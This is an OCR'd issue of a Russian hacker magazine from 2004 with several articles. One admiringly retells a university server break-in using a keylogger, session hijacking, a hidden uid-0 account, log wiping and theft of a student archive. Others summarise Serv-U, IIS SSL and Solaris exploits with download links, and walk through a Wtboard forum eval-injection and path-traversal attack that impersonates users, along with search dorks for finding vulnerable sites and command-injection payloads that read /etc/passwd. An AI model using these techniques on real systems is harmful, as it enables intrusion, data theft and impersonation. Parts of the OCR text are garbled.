Хакер пошел своим излюбленным путем и сломал сервер посредством кейлогера и умело перехваченного сеанса на терминале. При этом он добился своего, стянув важный архив с курсовыми. Подумай, существует ли другой путь к архиву? Метод взлома должен быть безопасным и в то же время очень простым. Учитывай, что оба сервера защищены и не ломаются никаким публичным эксплойтом. Твои предложения жду на почту inc@sonet.to. Особо интересные варианты будут изложены в дальнейших выпусках твоего любимого журнала.

ВЗЛОМАЙ СВОЮ СЕССИЮ!

Сюжет статьи не выдуман. Описанный взлом действительно произошел на кафедре одного крупного российского университета. В результате крупной утечки информации целый поток студентов справился с трудными практическими лабораторными и курсовыми проектами :). Я ни в коем случае не призываю к плохому, но взлом институтских сетей более чем реален. Важно умело применить приемы социальной инженерии, и удача тебе улыбнется. Проверено!



Косметическое редактирование конфигов


хакер выбрал не свое подключение :), и правильно сделал. Сразу после клика на номер сеанса ему показался экран терминального сервера. Среди запущенных программ он узрел putty. Зная устройство терминала, наш герой предполагал, что при каких-либо действиях в консоли он будет сразу замечен администратором. Но, услышав голос последнего (админ общался с каким-то преподом), решил, что если не провернет махинацию сейчас - не сделает никогда ;). В темпе вальса взломщик создал юзера с 0 уидом, разрешил PermitRootLogin в /etc/ssh/sshd_config и рестартанул демон.

ДОЛГОЖДАННАЯ ИНФОРМАЦИЯ

Не зря хакер носил с собой дискету. Заюзав ее, он скопировал putty.exe на носитель. Затем переписал на легальный сеанс и спокойно залогинился под шпионским аккаунтом. Осталось всего ничего: пропарсить smb.conf на наличие шары с инфой и слить ее себе. Smb.conf содержал 5 ресурсов, среди которых была шара с именем "students". По названию хакер понял, что это и есть данные студентов. Проследовав по пути /home/samba/students, наш герой увидел порядка 200 каталогов с различной информацией. Взломщик не стал терять времени и после минутного изучения скомандовал "tar zcf students.tar.gz students &". Бэкграунд-процесс создавался для того, чтобы во время архивирования почистить логи и удалить себя с машины. Это было проделано за рекордное время - около двух минут :).

Когда архив создался, хакер спешно перекинул его на локальную машину посредством ftp-соединения, а затем грохнул абсолютного пользователя spool (именно он имел uid=0). Размер файла был огромен - 550 метров, по понятным причинам на дискете он не умещался :). Web на сервере доступен, но класть туда архив стремно - админ мог в любой момент его заметить, да и выкачивать по инету такой файл взломщику совершенно не хотелось. Поэтому сетевой партизан решил унести данные на болванке. Благо на машине, за которой он сидел, имелся резак.

Вот только диск он с собой не взял, а на контакт с админом как-то не тянуло :). Тем более он удивится, когда увидит 550-метровый архив с курсачами... Нужно было что-то придумать. И он придумал :). Хакер подкатил к преподу, с которым только что разговаривал администратор, и попросил у него болванку на денек. Как известно, почти все преподы - народ добрый. И этот оказался не исключением. Оставалось запустить Nero (она тоже присутствовала на машине) и нарезать необходимую информацию. Напоследок хакер удалил архив и соединение на терминал, которое он создавал ранее. Все! Работа выполнена на 5 баллов ;). Через несколько дней вся группа взломщика образцово подготовилась к практике и синхронно сдала курсовые. К сессии они также были готовы - все заведомо "отличные" отчеты по практическим заданиям ждали скрупулезной проверки преподом. А о том, что наш герой получил несколько ящиков вкусного пива, я промолчу :).



◢ На компакт-диске ты найдешь старенький, но эффективный кейлогер HookDump, а также пару снифферов под Win и Linux (на случай локалки, составленной из одних повторителей).

```
[homes]
    comment = Home Directories
    browseable = no
    writable = yes
    valid users = %S
    create mode = 0664
    directory mode = 0755

[Data]
        comment = 16 ðÒÅÄÐÒÉÑÔÉÅ 7.7
        path = /var/spool/samba/data
        read only = No
        create mask = 0660
        directory mask = 0770

[Admin]
        comment = âÕÈÇÁÌÔÅÒÉÑ
        path = /var/spool/samba/admin
        read only = No
        create mask = 0660
        directory mask = 0770

[SeAl]
        comment = äÏËÕÍÅÎÔÙ ISP SeAl Group
        path = /var/spool/samba/SeAl
        read only = No
        create mask = 0660
        directory mask = 0770

[Students]
        comment = äÏËÕÍÅÎÔÙ ISP SeAl Group
        path = /home/samba/students
        read only = No
        create mask = 0660
        directory mask = 0770
█
-- INSERT --
```

Шара студентов в руках хакера



Все студенты как на ладони!





Докучаев Дмитрий aka Forb (forb@real.xakep.ru)



SERV-U FTPD REMOTE OVERFLOW EXPLOIT

ОПИСАНИЕ:

Любопытно, что уже третий месяц подряд выходят различные эксплойты для FTP-сервера «U FTPD». Если прошлые эксплойты были направлены на команду CHMOD, то вышедшая новинка получает шелл с помощью неверно переданного параметра к MDTM. Эта команда отображает время создания файла. Баг заключается в том, что размер этого файла не может превышать 256 байт. Когда хакер передает слишком длинный аргумент, происходит переполнение буфера. В этом случае может быть два варианта. Либо осуществится корректная передача шеллкода (с последующим открытием порта), применимого для определенной OS, либо сервис просто уйдет в даун.

ЗАЩИТА:

Эксплойт вышел недавно, и перед ним не устоял даже SERV-U последней версии. Поэтому защищайся только файрволом... или временно откажись от Serv-U и жди новых релизов на сайте www.serv-u.com.

ССЫЛКИ:


Рабочий эксплойт с целями для Win2k/XP находится здесь: www.security.nnov.ru/files/ex_servu.c. С подробным описанием бреши можешь ознакомиться тут: http://security.nnov.ru/search/document.asp?docid=5676.

ЗЛОКЛЮЧЕНИЕ:

Уязвимость представляет повышенную опасность. Учитывая, что добрая половина локальных юзеров не отрубают доступ anonymous'а к ресурсам, любой хакер может порулить компом зазевавшегося юзера. Поэтому, повторяюсь, только грамотно настроенный файрвол способен защитить тебя от злоумышленников.

GREETS:

Нехитрую багу обнаружил чувак с ником bkbll (bkbll@cnhonker.com). Что касается самого сплойта, то он был написан кодером Sam (Sam@0x557.org). Местоположение этих ребят остается неизвестным :).



Уводим сервис в даун

IIS 5.0 + SSL REMOTE DOS EXPLOIT

ОПИСАНИЕ:

Критическая уязвимость была найдена в модуле IIS 5.0, а точнее в библиотеке, обрабатывающей SSL-соединения. Если верить багтраку, то любой желающий может создать специально обработанное SSL-сообщение, которое заставит модуль прекратить обслуживание новых подключений. Не буду вдаваться в техническую часть баги, лишь скажу, что эксплойт под названием sslbomb.c за несколько секунд убивает SSL-модуль в IIS. Правда, на Windows 2003 прекращение работы SSL влечет за собой еще и дополнительный ребут, что было проверено лично мной ;).

ЗАЩИТА:

13 апреля Microsoft выпустила специальный патч, исправляющий 14 новых уязвимостей. В том числе и брешь в модуле SSL. Все линки, по которым ты можешь слить исправление, представлены на странице www.securitylab.ru/44490.html.

ССЫЛКИ:


Рабочий эксплойт выложен на многих порталах, в том числе и на Секлабе (www.securitylab.ru/_Exploits/2004/04/sslbomb.c). Помимо данной SSL-баги, в протоколе найдены другие недоработки. Прочитай статью http://packetstormsecurity.nl/0403-advisories/eEye.iss.txt и ознакомься с ними.

ЗЛОКЛЮЧЕНИЕ:

Как ни странно, очень мало админов пропатчили свой IIS. Это доказывают множественные атаки на корпоративные серверы. После подобных нападений протокол SSL уходит в ступор и не возвращается до спасительной перезагрузки. Если ты админишь сервер под виндой, позаботься о здоровье своего IIS.

GREETS:

Эту багу в первую очередь изучила команда s21sec (www.s21sec.com). Эксплойтом занимались два кодера: Barroso Berrueta и Alfredo Andres Omella.



Содержимое лога «system» после атаки на SSL

SOLARIS VFS_GETVFSSW() LOCAL ROOT EXPLOIT

ОПИСАНИЕ:

Оригинальная уязвимость найдена во всех версиях системы Solaris. Выяснилось, что любой желающий может загрузить ядерный модуль без дополнительных привилегий. Суть баги заключается в некорректной проверке каталога с модулем. Последний может находиться где угодно, например, в /tmp. Вызвать уязвимую процедуру vfs_getvfssw() можно через функции mount() либо sysfs(). Что и реализовано в пакете rootme.tar. Он состоит из нескольких файлов: исполняемого интерпретатора, модуля и эксплойта rootme.c. Чтобы ненавязчиво порутать систему, нужно выполнить make, а затем запустить бинарник rootme. Произойдет несанкционированная загрузка модуля с последующим запуском рутового шелла.

ЗАЩИТА:

Сразу же после выхода эксплойта выпустили патч, закрывающий дырку. Он находится на известном сайте www.sunsolve.com по адресу http://sunsolve.sun.com/pub-cgi/retrieve.pl?doc=fsalert%2F57479&zone_32=category%3Asecurity. Установи его и забудь о проблеме навсегда.

ССЫЛКИ:

Пакет rootme.tar находится здесь: www.security.nnov.ru/files/rootme.tar. Прочитать сводку в багтраке можно на этом же сайте (http://security.nnov.ru/search/document.asp?docid=5956).

ЗЛОКЛЮЧЕНИЕ:

Новая брешь в ядре довольно серьезна, потому как охватывает полный диапазон версий Solaris. Позаботься о том, чтобы все твои солярки были пропатчены. В противном случае может произойти утечка важной информации с доверенных серверов ;).

GREETS:

Набор rootme.tar сделан уже упомянутым кодером Sam (Sam@venustech.com.cn). Что касается дырки, то ее нашел Dave Aitel и своевременно опубликовал в PDF-документе www.immunitysec.com/downloads/solaris_kernel_vfs.sxw.pdf.

Рут за несколько секунд

ХАКЕР/№05(65)/2004

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ПОЧУВСТВУЙ СЕБЯ БАГОИСКАТЕЛЕМ


В любом проекте существуют ошибки. И чем крупнее система, тем этих ошибок больше и их проще найти. Впрочем, "проще" не значит "просто" - в ряде случаев поиск и использование уязвимостей даже для профессионалов превращается в серьезную головоломку. Но в случае распространения системы открытыми кодами, поиск багов превращается в увлекательное приключение! В этом мы и убедимся на примере одной популярной Perl-системы.

ФАТАЛЬНЫЕ ОШИБКИ В PERL-ПРОЕКТАХ

ГДЕ БУДЕМ ИСКАТЬ?

Багоискатель - человек, ищущий ошибки в каком-либо проекте с целью получения морального либо материального удовлетворения (некоторые получают еще и сексуальное, но это не ко мне). Прежде всего надо выбрать себе мишень - проект, в котором ты будешь искать баги. Следует останавливаться лишь на раскрученных скриптах, потому как искать ошибку в малораспространенном vote.pl не имеет смысла - если ты что-то найдешь, применить полученные навыки ты сможешь только на нескольких убогих сайтах, а это едва ли можно назвать достойной мотивацией.

После того как ты определился с жертвой, необходимо скачать себе одну из свежих версий системы (чтобы дырка не теряла своей актуальности), установить ее на собственном компьютере и все дальнейшие опыты производить только по адресу 127.0.0.1 - ты ведь не хочешь раньше времени получить подзатыльник? Руководствуясь этими ограничениями, я выбрал проект Wtboard - известный форум от российских программистов. Если набрать в строке поисковика "wtboard", то он выдаст тебе порядка 15 тысяч ссылок, что говорит о дикой популярности форума в России.



На компакте ты обнаружишь свежую версию wtboard (для твоих злых экспериментов), Apache + ActivePerl под винду.

ПОДГОТАВЛИВАЕМ ОПЕРАЦИОННУЮ

Следующий шаг к цели - скачивание и установка форума. На моем домашнем компьютере стоит Apache и ActivePerl, поэтому я не обременял себя инсталляцией ПО. Если ты такой же продвинутый (в плане софта), то просто скачивай с www.wtg.ru/download/wtboard.zip свежую версию форума - ее ты, конечно же, найдешь и на нашем CD. Затем создай следующие каталоги: htdocs\wtb - каталог для хранения html-файлов, cgi-bin\wtb - здесь размещаются скрипты форума и cgi-bin\wtb\data - каталог с конфигами и базой данных. После этого выполни косметические изменения конфига и двух скриптов. Открой cgi-bin\data\wtboard.txt и задай в нем 4 параметра:


```
dirkonf=/wtb # Относительный путь к web-каталогу,
dirrealkonf=f:/soft/web/apache/htdocs/wtb # Абсолютный путь к web-каталогу,
dircgi=/cgi-bin/wtb # Относительный путь к cgi-bin,
realpath= # Путь к предыдущему каталогу, где находится папка форума (в моем случае - это корень).
```


В этом же конфиге можешь изменить e-mail админа и другие параметры форума. Но учитывая, что борда на твоем компе установлена лишь в качестве подопытного кролика, все эти примочки можно оставить дефолтными.


Теперь открой скрипт wtbext.cgi и преобрази путь к data-каталогу (в моем случае это просто "data"). После всего зайди на http://localhost/wtb/ и удостоверься, что index на месте. Напиши тестовое сообщение и проверь корректное сохранение данных. Все! Форум установлен. Можно приступать к операции.

А КАК ЖЕ *NIX?

Если борда крутится под Unix, то финт с заменой $wtbnames нужно модернизировать. Тебе не удастся создать файл в корне диска под правами Апача. Поэтому придется увести значение переменной в ../../../../../../../tmp (чем больше ../, тем надежнее). В этом случае wtbnames.txt.pag может быть создан (хотя опять же зависит от секурности сервера).


Изменяем главные параметры


Это не фича, это бага



Ура! Форум работает!

ИЗУЧАЕМ СОРЦЫ

Пока ты посылал сообщение, то, наверное, заметил, что для этой цели вызывается скрипт wtboard.cgi. Его и будем ковырять в первую очередь. Чтобы успешно найти брешь, нам важно понять принцип работы форума. Хотя читать чужой код, а особенно написанный небрежно, удовольствие сомнительное. Просмотрев по диагонали текст сценария, я понял, что первоначально вызывается скрипт wtbext.cgi, который содержит служебные процедуры, парсинг потока, анализ переменных и т.п.

Первая бага, на которую мне захотелось проверить проект - ошибка в функции open(). Если перед названием файла поставить конвейер |, то произойдет выполнение команды. Например, после выполнения open("|dir >1.txt"), в файл 1.txt запишется структура каталогов. Запусти поиск по функции open. Ты увидишь, что практически все переменные, находящиеся во втором параметре, создаются внутри скрипта и никак не передаются интерактивно. Это очень плохо для нас, т.к. выполнить команду при таком раскладе невозможно. Затем мне вспомнилась ошибка в open, при которой внешней программе (например, sendmail) можно передать дополнительные параметры в этой же функции. При этом, если переменная не проверяется на спецсимволы, вполне возможно сделать что-то плохое. Но опять же, вызова внешних программ в этих проектах не наблюдалось, как, впрочем, и функций system(), в которых также часто содержатся ошибки.

ИЗМЕНЯЕМ ПАРАМЕТРЫ


Итак, изучение сорцов не привело к обнаружению баги. Так всегда, поскольку наверняка найти уязвимость после однократного просмотра кода невозможно. Что ж, попробуем найти ее методом научного тыка. Заходим на главную страницу форума и перейдем на наше первое тестовое сообщение (напиши что-нибудь, если поленился сделать это раньше). Теперь жми "Написать ответ". Мы видим первую ошибку программиста - использование компрометирующего метода GET. При появлении каких-либо параметров в адресной строке браузера невольно хочется их поменять :). Тебе никто не запрещает это сделать - сервер твой, поэтому особой опасности в подстановке нет. В строке видна переменная numans. Судя по логике и ее значению (1), это номер сообщения, на которое ты отвечаешь. Смени значение на 2 и обнови страницу - все поля окажутся пустыми. Еще бы, данного номера пока не существует. А что если... правильно: подставить путь к нижележащему каталогу? Ведь файл сообщения имеет вид цифра.html, поэтому вполне возможно, что сценарий открывает $numans.html. Проверим на значении ../1. Получим пустые поля. Однозначно реакцию определить нельзя: либо скрипт проверяет спецсимвол и открыто игнорирует запрос (пошел на фиг, злобный хакер!), либо просто не находит файла ../1.html (что ты ко мне докопался? Нет у меня такого сообщения!). Тут, конечно, можно было просто посмотреть исходники и все сразу понять. Но делать это было решительно в лом, поэтому я просто перенес 1.html из папки форума на каталог выше. После обновления страницы - о, чудо! - я увидел заполненные поля сооб-



Не отчаивайся, если не нашел багу после первого просмотра сорцов. Экспериментируй и насилуй hidden-параметры и подозрительные опции, затем снова возвращайся к сорцам, меняй их, добавляй debug-информацию, и тогда удача тебе обязательно улыбнется!

В ПОИСКАХ ЖЕРТВЫ

Чтобы найти новую жертву, просто набери wtboard в строке любого поисковика. Для твоего изучения будут представлены порядка 20 страниц различных форумов. Правда, не на всех бордах работает интерполяция - причины этого пока не известны. Можно усложнить поиск, подставив wtboard/index.shtml, или еще лучше cgi-bin/data. Или data/wtbadmin.txt :). На все эти запросы ты найдешь порядочное число ссылок. Кстати, страница для администрирования форума находится в /wtboard/wtbadmin.htm.


Сотни незадефейсенных форумов!


Самая бажная функция

щения, а также полный путь к документу в теме мессаги, что свидетельствовало о наличии уязвимости.

Но, по сути, это лишь мелкая недоработка, которая даст тебе минимум дополнительных привилегий. А я уже говорил, что польза должна быть большой. Поэтому копаем дальше. Как я ни извращался (подставляя нуль-бит %00 после 1 и дописывая имя к новому документу и т.п.), я не смог получить хоть какую-то нестандартную реакцию. И что-то меня подтолкнуло опять вернуться к изучению сорцов...

ВТОРОЙ РАУНД

Меня заинтересовал сценарий обработки потока. Он был выполнен в виде отдельной процедуры params(), а не стандартным CGI.pm. Открой wtbext.cgi и убедись в этом. Скудные комментарии на русском языке позволили мне немного ориентироваться в коде. Первое, что бросилось в глаза - заполнение хеша %inip. Когда я изучал wtboard.cgi, то видел, что этот хеш используется в качестве поглотителя переменных из потока. Это же имя юзалось для запоминания системных переменных. Это меня даже не насторожило, скорее удивило.

Заполнение системного хеша

```
# ini-данные конференции
%inip=(%inip,
addip=>'off',
adviseans=>'on',
advisenew=>'on',
allowgreetings=>'on',
allowroot=>'on',
allrestrict=>0,
alwayscity=>'off',
alwaysemail=>'off',
answerlabel=>'*                  ',
archive=>'archive.htm',
);
```

Далее я убедился, что хеш %inip действительно юзается для поглощения потока. Это доказывала строчка $inip{$a1}=$a2, где $a1 была пропарсенная переменная, а $a2 - ее значение. Несколькими строками выше я увидел регулярное выражение, которое удаляло из $a1 посторонние символы, как, например $, @, ' и прочие. Идем дальше. Вроде бы ничего интересного, а я уже дошел до середины сценария... И тут меня привлек поразительный код следующего содержания:

```
sub initiate
{my($s1,$s2);
while(($s1,$s2)=each%inip)
{$s2=~s/([\'\\])/\\$1/g;
eval "\$$s1='$s2';";
}
}
```

Грамотный программист сразу поймет назначение этой процедуры. Она интерполирует все переменные из хеша %inip в реальные. С учетом того, что этот хеш поглощает поток данных, можно попробовать подставить в него системную переменную, которая затем будет интерполирована в реальную и заменит ее прежнее значение! Но это в теории, а на практике может не подтвердиться, но, во всяком случае, попробовать стоит, тем более что я не видел никаких ограничений на новые элементы хеша.

ПРОБУРИВАЕМ ДЫРУ

Я надеюсь, ты еще не закрыл окно форума, потому что сейчас самое время протестировать уязвимость. Для этого подставим какую-нибудь системную переменную в качестве дополнительного параметра, например, $data. Дописывай &data=/ в строку браузера и жми enter. Получаем довольно нестандартное сообщение: "Error: cannot open user base //wtbnames.txt.*". В общем-то, все верно, сценарий интерполировал переменную $inip{data} в реальную $data и заменил ее значение корневым каталогом. Таким образом, скрипт пытался открыть $data/wtbnames.txt.* и обломался :). Такая вот чудесная интерполяция, товарищи. Кто-то, наверное, уже стал возмущаться: ну заменили мы одну переменную, и что с того? Я отвечу, что для более осязаемого результата необходимо включить соображалку и составить свой собственный алгоритм, после применения которого цель будет достигнута. В этой статье я покажу, как с помощью данной интерполяции писать сообщения на форум от определенного логина, не зная его пароля. В теории это в принципе невозможно, так как даже подстановка похожих русских букв проверяется и заменяется родными английскими. Но прежде чем составлять хакерский алгоритм, я упомяну о принципе работы аутентификации форума. Все

ИЗВЕСТНЫЕ ОШИБКИ В PERL

Вот список популярных уязвимостей в публичных CGI-скриптах (часть из них я уже перечислил):

❶. Изменение неявно заданного параметра в функциях open() и system(). К примеру, в коде встречается конструкция system("cat script|grep $file"), а $file передается скрипту в качестве опции. Никто не запрещает присвоить $file="; ls -la > out.txt", а затем просмотреть результат выполнения команды. То же самое в open. Как я уже говорил, переменную-файл можно установить равной "|ls -la", что приведет к выполнению внешней команды.


❷. Использование неявного открытия sendmail. При конструкции open("|/usr/sbin/sendmail $address"), можно выполнить команду, задав адрес равным "xakep@host.com << /etc/passwd". После этого файл с учетными записями придет на мыло хакеру.

❸. Использование нуль-байта. Допустим, мы имеем следующий код:

```
$base="$input.db";
open(FILE,"<$base");
```

Если мы передадим скрипту input=num, то скрипт попытается открыть файл num.db. А если передадим input=num%00, Perl создаст $base="num\0.db" и попытается открыть файл num. Если файл существует, то он и будет прочитан. Все потому, что в Перле нуль-байт не означает конец строки, а воспринимается как часть данных, передающаяся С-функциям на обработку. А в Си этот байт есть EOL, поэтому обработка на нем обрывается.

❹. SQL-injection. Эта уязвимость появилась после привязки Perl к базе данных. Она позволяет вывести произвольный запрос на экран (например, листинг аккаунтов системы) путем хитрой подстановки значений параметров. Подробнее об SQL-injection ты можешь прочитать в предыдущих выпусках Х.




Ты куда свой нос суешь, дрянной хакер?

Не стоит забывать, что статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение данного материала в незаконных целях автор и редакция ответственности не несут.



В качестве домашнего задания можешь проверить на уязвимость известный продвинутый форум iconboard. Слить его можешь отсюда: http://gross.unact.ru/download/ikonboard/ib219rus_3.zip.



Добро пожаловать и все такое

юзеры вписываются в единую текстовую базу cgi-bin\wtb\data\wtbnames.txt.pag. В более ранних версиях это был просто wtbnames.txt, но сути это не меняет. Все данные по новому логину заносятся туда. Это происходит в случае регистрации (получения первой мессаги от определенного имени). После каждого поста проверяется пароль для указанного логина. Если он неверный - сообщение не размещается. Наша задача обойти такую проверку. Обходить будем следующим путем: переопределим переменную $wtbnames на произвольное значение. К примеру, на ../../../../../../wtbnames.txt. Важно помнить, что открывать скрипт будет $data$wtbnames, а не просто $wtbnames. Видно, что после такой пластической операции сценарий будет обращаться к f:/soft/web/apache/cgi-bin/wtb/data/../../../../../../wtbnames.txt, что соответствует /wtbnames.txt. Все эти изощрения связаны с тем, что переменную $data нельзя менять, так как в этом случае скрипт не сможет открыть конфигурационный файл wtboard.txt. Приступим к действию. Вначале зарегистрируйся под новым пользователем хакер с паролем xak. Отправь от него какое-нибудь сообщение (например, "hacked!!!"). Теперь попробуем создать ответ на это сообщение, якобы не зная пароля хакера. Прежде чем читерить, попробуй заменить в логине хакер букву "е" русской и послать ответ. Ты убедишься в том, что скрипт отклонит твою махинацию и погрозит тебе пальчиком :). Но это так, лишняя проверка. Настало время для более серьезных действий.

Сохраняй форму ответа себе на диск. Затем открывай любым редактором и ищи тег <FORM>. Нашел? Замечательно, возьми с полки пирожок и меняй значение параметра action на абсолютный путь к скрипту wtboard.cgi. Затем строкой ниже впиши hidden-поле: <input type=hidden name=wtbnames value=../../../../../wtbnames.txt>. Теперь открой локальный документ и заполни все необходимые поля. Только пароль поменяй на fucker (сорри за мой французский), а в сообщении напиши "fucked!!!". Жми "Отправить" и увидишь... правильно! Поздравления с регистрацией ;). Зайди на главную страницу и увидишь два сообщения от юзера хакер - истинное и подставное.

Что же произошло? Если ты посмотришь корень своего диска, где стоит Апач (в моем случае это f :), то увидишь там два файла wtbnames.txt.dir (временный) и wtbnames.txt.pag. В последнем можно узреть только что созданный аккаунт пользователя хакер.

Вот тебе и бага в проекте. Заметь, что я скачал свежую версию, и официальных заплаток от уязвимости пока нет. Да даже если и будут, никто на них своевременно не отреагирует. Теперь ты можешь беспрепятственно черкать мессаги от зарегистрированных юзеров, вводя других в заблуждение. Более того, немного подумав, ты научишься обходить бан на твой IP, писать в приватном форуме и т.д. и т.п. Одно плохо: нельзя выполнять команды. Даже видоизменение $data на значение "|dir >1.txt" не приведет ни к чему хорошему. Хотя как знать, может, ты окажешься багоискателем намного умнее меня. В таком случае - респект тебе, ящик пива и крепкое рукопожатие.

Свежий wtbnames с аккаунтом хакера


И ЭТО ВСЕ?

